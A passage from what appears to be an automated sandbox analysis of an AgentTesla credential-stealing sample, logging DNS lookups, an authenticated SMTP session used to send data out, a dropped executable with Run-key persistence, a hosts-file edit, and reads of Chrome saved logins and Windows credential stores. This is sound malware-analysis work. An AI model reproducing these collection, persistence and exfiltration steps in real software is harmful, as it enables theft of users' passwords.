Nov 27, 2020 15:22:56.912430048 CET	8.8.8.8	192.168.2.6	0x78ed	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.164.148	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.912430048 CET	8.8.8.8	192.168.2.6	0x78ed	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.912430048 CET	8.8.8.8	192.168.2.6	0x78ed	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		174.129.214.20	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.912430048 CET	8.8.8.8	192.168.2.6	0x78ed	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.220.115	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.912430048 CET	8.8.8.8	192.168.2.6	0x78ed	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.169.28	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.912430048 CET	8.8.8.8	192.168.2.6	0x78ed	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.161.145	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.912430048 CET	8.8.8.8	192.168.2.6	0x78ed	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.66.103	A (IP address)	IN (0x0001)
Nov 27, 2020 15:22:56.912430048 CET	8.8.8.8	192.168.2.6	0x78ed	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.204.14.42	A (IP address)	IN (0x0001)
Nov 27, 2020 15:23:13.632555008 CET	8.8.8.8	192.168.2.6	0x2108	No error (0)	mail.cglgumrukleme.com	cglgumrukleme.com		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:23:13.632555008 CET	8.8.8.8	192.168.2.6	0x2108	No error (0)	cglgumrukleme.com		78.142.210.93	A (IP address)	IN (0x0001)
Nov 27, 2020 15:23:14.066370010 CET	8.8.8.8	192.168.2.6	0x529b	No error (0)	mail.cglgumrukleme.com	cglgumrukleme.com		CNAME (Canonical name)	IN (0x0001)
Nov 27, 2020 15:23:14.066370010 CET	8.8.8.8	192.168.2.6	0x529b	No error (0)	cglgumrukleme.com		78.142.210.93	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 27, 2020 15:22:57.304320097 CET	23.21.42.25	443	192.168.2.6	49717	CN=*.ipify.org, OU=PositiveSSL Wildcard, OU=Domain Control Validated CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Jan 24 01:00:00 CET 2018 Wed Feb 12 01:00:00 CET 2014 Tue Jan 19 01:00:00 CET 2010	Sun Jan 24 00:59:59 CET 2021 Mon Feb 12 00:59:59 CET 2029 Tue Jan 19 00:59:59 CET 2038	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Feb 12 01:00:00 CET 2014	Mon Feb 12 00:59:59 CET 2029		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jan 19 01:00:00 CET 2010	Tue Jan 19 00:59:59 CET 2038		


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 27, 2020 15:23:24.354101896 CET	587	49718	78.142.210.93	192.168.2.6	220-rona.veridyen.com ESMTP Exim 4.93 #2 Fri, 27 Nov 2020 17:23:24 +0300 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 27, 2020 15:23:24.354325056 CET	49718	587	192.168.2.6	78.142.210.93	EHLO 841618
Nov 27, 2020 15:23:24.447261095 CET	587	49718	78.142.210.93	192.168.2.6	250-rona.veridyen.com Hello 841618 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 27, 2020 15:23:24.448476076 CET	49718	587	192.168.2.6	78.142.210.93	AUTH login b3prYW5nZW5jQGNnbGd1bXJ1a2xlbWUuY29t
Nov 27, 2020 15:23:24.542258024 CET	587	49718	78.142.210.93	192.168.2.6	334 UGFzc3dvcmQ6
Nov 27, 2020 15:23:24.658055067 CET	587	49718	78.142.210.93	192.168.2.6	235 Authentication succeeded
Nov 27, 2020 15:23:24.658705950 CET	49718	587	192.168.2.6	78.142.210.93	MAIL FROM:<ozkangenc@cglgumrukleme.com>
Nov 27, 2020 15:23:24.751693010 CET	587	49718	78.142.210.93	192.168.2.6	250 OK
Nov 27, 2020 15:23:24.752012968 CET	49718	587	192.168.2.6	78.142.210.93	RCPT TO:<ozkangenc@cglgumrukleme.com>
Nov 27, 2020 15:23:24.864866972 CET	587	49718	78.142.210.93	192.168.2.6	250 Accepted
Nov 27, 2020 15:23:24.865117073 CET	49718	587	192.168.2.6	78.142.210.93	DATA
Nov 27, 2020 15:23:24.957963943 CET	587	49718	78.142.210.93	192.168.2.6	354 Enter message, ending with "." on a line by itself
Nov 27, 2020 15:23:24.959641933 CET	49718	587	192.168.2.6	78.142.210.93	.
Nov 27, 2020 15:23:25.095014095 CET	587	49718	78.142.210.93	192.168.2.6	250 OK id=1kieei-0001HA-To

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: swift copy.exe PID: 6028 Parent PID: 5948

General

Start time:	15:21:15
Start date:	27/11/2020
Path:	C:\Users\user\Desktop\swift copy.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\swift copy.exe'
Imagebase:	0x870000
File size:	948224 bytes
MD5 hash:	D1173F90F82DE7D1730939BD45027F6E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.352877677.0000000002F42000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.352520521.0000000002D01000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.354262247.0000000003D53000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\swift copy.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1CC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\swift copy.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Ver	success or wait	1	6E1CC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD01B4F	ReadFile

Analysis Process: RegSvcs.exe PID: 4652 Parent PID: 6028

General

Start time:	15:21:23
Start date:	27/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x960000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.599743364.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.602050540.0000000002D71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.602855902.0000000002FF8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.602533410.0000000002FAF000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEBCF06	unknown
C:\Users\user\AppData\Roaming\kprUEGC	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD0BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD0DD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0	45152	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7a 58 8e 5a 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 64 00 00 00 0c 00 00 00 00 00 00 56 83 00 00 00 20 00 00 00 a0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 e0 00 00 00 02 00 00 a9 22 01 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...zX.Z.......... ....0..d..........V.... ....@.. ...."....`................	success or wait	1	6CD0DD66	CopyFileW
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	6CD01B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DE9CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\de8c058c-b2d1-4c8c-8859-191fc05b8339	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CD01B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CD01B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	kprUEGC	unicode	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	success or wait	1	6CD0646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	kprUEGC	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CD0DE2E	RegSetValueExW

Analysis Process: kprUEGC.exe PID: 3940 Parent PID: 3440

General

Start time:	15:21:55
Start date:	27/11/2020
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0xdf0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1CC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	0			success or wait	1	6CD01B4F	WriteFile
\Device\ConDrv	unknown	141	4d 69 63 72 6f 73 6f 66 74 20 28 52 29 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 53 65 72 76 69 63 65 73 20 49 6e 73 74 61 6c 6c 61 74 69 6f 6e 20 55 74 69 6c 69 74 79 20 56 65 72 73 69 6f 6e 20 34 2e 37 2e 33 30 35 36 2e 30 0d 0a 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 0d 0a	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....	success or wait	1	6CD01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	256	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 28 64 65 66 61 75 6c 74 29 2e 0d 0a 20 20 20 20 2f 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 43 72 65 61 74 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2c 20 65 72 72 6f 72 20 69 66 20 69 74 20 61 6c 72 65 61 64 79 20 65 78 69 73 74 73 2e 0d 0a 20 20 20 20 2f 65 78 61 70 70 20	USAGE: regsvcs.exe [options] A ssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target applicat ion, error if it already exist s... /exapp	success or wait	3	6CD01B4F	WriteFile
\Device\ConDrv	unknown	232	53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 71 75 69 65 74 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 53 75 70 70 72 65 73 73 20 6c 6f 67 6f 20 6f 75 74 70 75 74 20 61 6e 64 20 73 75 63 63 65 73 73 20 6f 75 74 70 75 74 2e 0d 0a 20 20 20 20 2f 63 6f 6d 70 6f 6e 6c 79 20 20 20 20 20 20 20 20 43 6f 6e 66 69 67 75 72 65 20 63 6f 6d 70 6f 6e 65 6e 74 73 20 6f 6e 6c 79 2c 20 6e 6f 20 6d 65 74 68 6f 64 73 20 6f 72 20 69 6e 74 65 72 66 61 63 65 73 2e 0d 0a 20 20 20 20 2f 61 70 70 64 69 72 3a 3c 70 61 74 68 3e 20 20 53 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 20 72 6f 6f 74 20 64 69 72 65 63 74 6f 72 79 20 74 6f 20 73 70 65 63 69 66 69 65 64 20 70 61 74 68 2e 0d 0a 0d 0a	Suppress logo output... /quiet Suppress logo output and success output... /componly Configure components only, no methods or inte rfaces... /appdir:<path> Set application root directory to specified path.....	success or wait	1	6CD01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	unknown	142	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 45 6e 74 65 72 70 72 69 73 65 53 65 72 76 69 63 65 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..	success or wait	1	6E1CC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE9CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE9CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	6DE9CA54	ReadFile

Analysis Process: conhost.exe PID: 5752 Parent PID: 3940

General

Start time:	15:21:56
Start date:	27/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kprUEGC.exe PID: 4680 Parent PID: 3440

General

Start time:	15:22:04
Start date:	27/11/2020
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0x5f0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	0			success or wait	1	6CD01B4F	WriteFile
\Device\ConDrv	unknown	141	4d 69 63 72 6f 73 6f 66 74 20 28 52 29 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 53 65 72 76 69 63 65 73 20 49 6e 73 74 61 6c 6c 61 74 69 6f 6e 20 55 74 69 6c 69 74 79 20 56 65 72 73 69 6f 6e 20 34 2e 37 2e 33 30 35 36 2e 30 0d 0a 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 0d 0a	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....	success or wait	1	6CD01B4F	WriteFile
